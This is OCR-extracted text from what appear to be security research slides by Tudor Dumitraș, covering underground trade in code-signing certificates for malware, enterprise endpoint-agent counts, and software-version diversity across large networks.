
Tudor Dumitraș
University of Maryland
tdumitra@umiacs.umd.edu



wild. Using these methods, we document a shift in the methods that malware authors employ to obtain valid digital signatures. While prior studies have reported the use of code-signing certificates that had been compromised or obtained directly from legitimate Certification Authorities, we observe that, in 2017, these methods have become secondary to purchasing certificates from underground vendors. We also find that the need to bypass platform protections such as Microsoft Defender SmartScreen plays a growing role in driving the demand for Authenticode certificates. Together, these findings suggest that the trade in certificates issued for abuse represents an emerging segment of the underground economy.

https://arxiv.org/pdf/1803.02931.pdf

Software diversity == risk



https://twitter.com/halvarflake/status/909864760853884928

How many endpoint agents are deployed in a typical enterprise?


32% six to ten endpoint agents

27% ten or more endpoint agents


Ponemon Institute, “2017 State of the Endpoint Report”

What is the ratio of endpoints to unique versions of installed user applications?


Small networks (<100k endpoints)



5-7 x # of endpoints



Large networks (>100k endpoints)




1-3 x # of endpoints

* Measured by total unique instances of installed application versions

230,000 systems

400,000 unique application + version pairs

How do security teams cope?



Exclusions

